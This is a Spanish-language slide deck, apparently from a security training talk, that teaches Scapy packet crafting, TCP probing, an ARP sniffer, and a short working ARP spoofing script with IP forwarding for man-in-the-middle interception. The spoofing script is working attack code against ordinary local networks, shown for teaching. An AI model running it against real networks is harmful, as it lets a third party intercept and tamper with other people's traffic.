


# Make Your Own Network Security Tools With Scapy



# Quiénes Somos?



# Nuestros Desarrollos

## Investigación y Desarrollo

### Karma

Threat Intelligence API

### Mantra

Escaneo Contínuo de Vulnerabilidades

### Habu

Suite de herramientas de seguridad desarrolladas en Python

### AsyDNS

Servicio de DNS basado en criptografía asimétrica

# Temario

- Modelo OSI
- Introducción a Scapy
- ARP Sniff
- ARP Discovery
- Man-In-The-Middle (MITM)
- ARP Spoofing
- IP Forwarding
- TCP Handshake
- IPTables NFQUEUE
- Python + NFQUEUE
- Interceptación de Tráfico
- Manipulación de Tráfico HTTP

# Modelo OSI



# Introducción a Scapy

1. Es una librería de Python (2.7.x y 3.4+)
2. Permite enviar, escuchar, analizar y crear paquetes de red
3. Soporta un modo de trabajo interactivo y también por scripts
4. Principalmente, hace dos cosas: envía paquetes, recibe respuestas
5. No interpreta, decodifica (ej: Puerto abierto vs TCP SYN/ACK)

# Introducción a Scapy

*"You're free to put any value you want in any field you want and stack them like you want.*

*You're an adult after all."*

From: Scapy Official Docs

# Modo Interactivo + IPython

```
# scapy3
```

```
          aSPY//YASa
          apyyyyCY//////////YCa
          sY//////YSpcs  scpCY//Pp
ayp ayyyyyyySCP//Pp           syY//C
AYAsAYYYYYYYYY///Ps           cY//S
          pCCCCY//p
          SPPPP///a
          A//A
          p///Ac
          P///YCpc
          scccccP///pSP///p
sY/////////y  caa           S//P
cayCyayP//Ya
          sY/PsY///YCc
          sc  sccaCY//PCypaapyCP//YSs
          spCPY//////YPSpS
          ccaacs
```

Welcome to Scapy  
Version 2.4.0  
<https://github.com/secdev/scapy>  
Have fun!  
Craft packets like it is your last  
day on earth.  
-- Lao-Tze

using IPython 5.5.0

```
>>>
```

# Primeros Pasos

```
>>> l3 = IP()  
>>> l4 = TCP()
```

# Layer3 - show()

```
>>> l3.show()  
###[ IP ]###  
version= 4  
ihl= None  
tos= 0x0  
len= None  
id= 1  
flags=  
frag= 0  
ttl= 64  
proto= hopopt  
chksum= None  
src= 127.0.0.1  
dst= 127.0.0.1  
\options\
```

# Layer3 - show2()

```
>>> l3.show2()  
###[ IP ]###  
version= 4  
ihl= 5  
tos= 0x0  
len= 20  
id= 1  
flags=  
frag= 0  
ttl= 64  
proto= hopopt  
chksum= 0x5ecb  
src= 127.0.0.1  
dst= 127.0.0.1  
\options\
```

# Layer4 - show()

```
>>> l4.show()  
###[ TCP ]###  
sport= ftp_data  
dport= http  
seq= 0  
ack= 0  
dataofs= None  
reserved= 0  
flags= S  
window= 8192  
chksum= None  
urgptr= 0  
options= []
```

# Layer4 - show2()

```
>>> l4.show2()
WARNING: No IP underlayer to compute checksum. Leaving null.
###[ TCP ]###
sport= ftp_data
dport= http
seq= 0
ack= 0
dataofs= 5
reserved= 0
flags= S
window= 8192
chksum= 0x0
urgptr= 0
options= []
```

# Uniendo layers

```
>>> pkt = l3/l4
>>> pkt.show2()
###[ IP ]###
...
frag= 0
ttl= 64
proto= tcp
chksum= 0x7ccd
src= 127.0.0.1
dst= 127.0.0.1
\options\
###[ TCP ]###
sport= ftp_data
dport= http
seq= 0
ack= 0
dataofs= 5
reserved= 0
flags= S
window= 8192
chksum= 0x917c
urgptr= 0
options= []
```

# Enviando y recibiendo paquetes

```
>>> sr1(l3/l4)
Begin emission:
.Finished sending 1 packets.
....^C
Received 48 packets, got 0 answers, remaining 1 packets
```

# Primer Fail!!!



imgflip.com

# L3PacketSocket vs L3RawSocket

```
>>> conf.L3socket
<L3PacketSocket: read/write packets at layer 3 using Linux PF_PACKET sockets>
>>>
>>> conf.L3socket = L3RawSocket
>>>
>>> conf.L3socket
<L3RawSocket: Layer 3 using Raw sockets (PF_INET/SOCK_RAW)>
>>>
>>> sr1(l3/l4)
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
<IP version=4 ihl=5 tos=0x0 len=44 id=0 flags=DF frag=0 ttl=64 proto=tcp chksum=0x3cca
src=127.0.0.1 dst=127.0.0.1 options=[] |<TCP sport=http dport=ftp_data seq=469287050
ack=1 dataofs=6 reserved=0 flags=SA window=43690 checksum=0xfe20 urgptr=0 options=[('MSS', 65495)] |>
```

# ¿De qué comandos disponemos?

```
>>> lsc()
IPID_count           : Identify IP id values classes in a list of packets
arpcahepoison        : Poison target's cache with (your MAC,victim's IP) couple
arping                : Send ARP who-has requests to determine which hosts are up
bind_layers            : Bind 2 layers on some specific fields' values
bridge_and_sniff       : Forward traffic between interfaces if1 and if2, sniff and return
chxdump               : Build a per byte hexadecimal representation
computeNIGroupAddr     : Compute the NI group Address. Can take a FQDN as input parameter
corrupt_bits            : Flip a given percentage or number of bits from a string
corrupt_bytes           : Corrupt a given percentage or number of bytes from a string
defrag                 : defrag(plist) -> ([not fragmented], [defragmented],
defragment              : defrag(plist) -> plist defragmented as much as possible
...
...
```

# ¿De qué protocolos disponemos?

```
>>> ls()
AH          : AH
ARP         : ARP
ASN1P_INTEGER : None
ASN1P_OID   : None
ASN1P_PRIVSEQ : None
ASN1_Packet : None
ATT_Error_Response : Error Response
ATT_Exchange_MTU_Request : Exchange MTU Request
ATT_Exchange_MTU_Response : Exchange MTU Response
ATT_Find_By_Type_Value_Request : Find By Type Value Request
ATT_Find_By_Type_Value_Response : Find By Type Value Response
ATT_Find_Information_Request : Find Information Request
...
```

# ¿Cómo obtenemos ayuda?

```
>>> l3.  
l3.add_payload          l3.getfieldval  
l3.add_underlayer       l3.getlayer  
l3.aliastypes           l3.guess_payload_class  
l3.answers              l3.hashret  
l3.build                l3.haslayer  
l3.build_done            l3.hide_defaults  
l3.build_padding         l3.hops  
l3.build_ps              l3.id  
l3.canvas_dump           l3.ihl  
...  
>>> help(l3)
```

# Generando varios paquetes

```
>>> l4 = TCP(dport=[22,23])
>>> ans,unans = sr(l3/l4)
Begin emission:
.*Finished sending 2 packets.
.*/

Received 5 packets, got 2 answers, remaining 0 packets
>>>
>>> for s,r in ans:
...:     print(s.summary())
...:     print(r.summary())
...:
```

# Interpretando las respuestas

```
>>> for s,r in ans:  
....:     print('=' * 120)  
....:     s[TCP].show2()  
....:     r[TCP].show2()
```

# Interpretando las respuestas

```
###[ TCP ]###
sport= ftp_data
dport= ssh
seq= 0
ack= 0
dataofs= 5
reserved= 0
flags= S
window= 8192
chksum= 0x91b6
urgptr= 0
options= []
```

```
###[ TCP ]###
sport= ssh
dport= ftp_data
seq= 3900132378
ack= 1
dataofs= 6
reserved= 0
flags= SA
window= 43690
chksum= 0xfe20
urgptr= 0
options= [ ('MSS', 65495)]
```

# Interpretando las respuestas

```
###[ TCP ]###
sport= ftp_data
dport= telnet
seq= 0
ack= 0
dataofs= 5
reserved= 0
flags= S
window= 8192
chksum= 0x91b5
urgptr= 0
options= []
```

```
###[ TCP ]###
sport= telnet
dport= ftp_data
seq= 0
ack= 1
dataofs= 5
reserved= 0
flags= RA
window= 0
chksum= 0xb1a2
urgptr= 0
options= []
```

# Sniffing



# Placa en estado promiscuo

Diccionario

promiscuo



## promiscuo, promiscua

*adjetivo*

1. Que está mezclado de forma confusa o indiferente.

"apunta el psiquiatra que la tensión agresiva del paciente aumenta, debido a la suma de las agresividades patológicas individuales y a las que generan las presencias promiscuas e indeseadas de los otros"

2. Que denota promiscuidad sexual.

"conducta sexual promiscua"

# ARP Sniff (1)

```
arp
No. Time Source Destination Protocol Length Info
177 21.63191... IntelCor_da:40... Broadcast ARP 42 Who has 192.168.0.2? Tell 192.168.0.13
230 24.94750... IntelCor_da:40... Broadcast ARP 42 Who has 192.168.0.3? Tell 192.168.0.13
231 25.00512... Sagemcom_48:75... IntelCor_da:40... ARP 42 192.168.0.3 is at b0:b2:8f:48:75:ba
383 92.12674... HonHaiPr_7d:76... Broadcast ARP 42 Who has 192.168.0.104? Tell 192.168.0.4

▶ Frame 230: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
└ Ethernet II, Src: IntelCor_da:40:bc (18:5e:0f:da:40:bc), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  └ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  └ Source: IntelCor_da:40:bc (18:5e:0f:da:40:bc)
    Type: ARP (0x0806)
└ Address Resolution Protocol (request)
  Hardware type: Ethernet (1)
  Protocol type: IPv4 (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: request (1)
  Sender MAC address: IntelCor_da:40:bc (18:5e:0f:da:40:bc)
  Sender IP address: 192.168.0.13
  Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
  Target IP address: 192.168.0.3
```

# ARP Sniff (2)

```
arp
No. Time Source Destination Protocol Length Info
177 21.63191... IntelCor_da:40... Broadcast ARP 42 Who has 192.168.0.2? Tell 192.168.0.13
230 24.94750... IntelCor_da:40... Broadcast ARP 42 Who has 192.168.0.3? Tell 192.168.0.13
231 25.00512... Sagemcom_48:75... IntelCor_da:40... ARP 42 192.168.0.3 is at b0:b2:8f:48:75:ba
383 92.12674... HonHaiPr_7d:76... Broadcast ARP 42 Who has 192.168.0.104? Tell 192.168.0.4

▶ Frame 231: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
└Ethernet II, Src: Sagemcom_48:75:ba (b0:b2:8f:48:75:ba), Dst: IntelCor_da:40:bc (18:5e:0f:da:40:bc)
  └ Destination: IntelCor_da:40:bc (18:5e:0f:da:40:bc)
  └ Source: Sagemcom_48:75:ba (b0:b2:8f:48:75:ba)
    └ Type: ARP (0x0806)
└ Address Resolution Protocol (reply)
  └ Hardware type: Ethernet (1)
  └ Protocol type: IPv4 (0x0800)
  └ Hardware size: 6
  └ Protocol size: 4
  └ Opcode: reply (2)
  └ Sender MAC address: Sagemcom_48:75:ba (b0:b2:8f:48:75:ba)
  └ Sender IP address: 192.168.0.3
  └ Target MAC address: IntelCor_da:40:bc (18:5e:0f:da:40:bc)
  └ Target IP address: 192.168.0.13
```

# ARP Sniff (3)

```
import sys
import click
from scapy.all import conf, sniff

def procpkt(pkt):
    pkt.show2()
    print('=' * 120)


@click.command()
@click.option('-i', 'iface', default=None, help='Interface to use')
def cmd_arp_sniff(iface):

    conf.verb = False
    if iface:
        conf.iface = iface


    print("Waiting for ARP packets...", file=sys.stderr)
    sniff(filter="arp", store=False, prn=procpkt)

if __name__ == '__main__':
    cmd_arp_sniff()
```

# Man-In-The-Middle (MITM)



# ARP Spoofing



# ARP Spoofing

```
victim1 = sys.argv[1]
victim2 = sys.argv[2]

mac1 = getmacbyip(victim1)
mac2 = getmacbyip(victim2)

pkt1 = Ether(dst=mac1)/ARP(op="is-at", psrc=victim2, pdst=victim1, hwdst=mac1)
pkt2 = Ether(dst=mac2)/ARP(op="is-at", psrc=victim1, pdst=victim2, hwdst=mac2)

while 1:
    sendp(pkt1)
    sendp(pkt2)


    print(pkt1.summary())
    print(pkt2.summary())

    time.sleep(1)
```

# IP Forwarding

```
$ echo 1 > /proc/sys/net/ipv4/ip_forward
```

# TCP Handshake



# TCP Handshake

```
import click
from scapy.all import conf, IP, TCP, L3RawSocket, sr1, RandShort

@click.command()
@click.argument('host')
@click.argument('port', type=click.INT)
def tcp_handshake(host, port):


    conf.L3socket = L3RawSocket

    l3 = IP(dst=host)
    syn = l3/TCP(sport=RandShort(), dport=port, flags='S')

    synack = sr1(syn, timeout=3)
    if synack[TCP].flags != 'SA':
        return False

    ack = l3/TCP(sport=synack.dport, dport=synack.sport, flags='A', seq=synack.ack, ack=synack.seq + 1)
    res = sr1(ack, timeout=3)
    if res:
        print(res.show2())
```

# Segundo Fail!!!



# RST Packets

```
$ iptables-restore < iptables-no-rst.rules
```

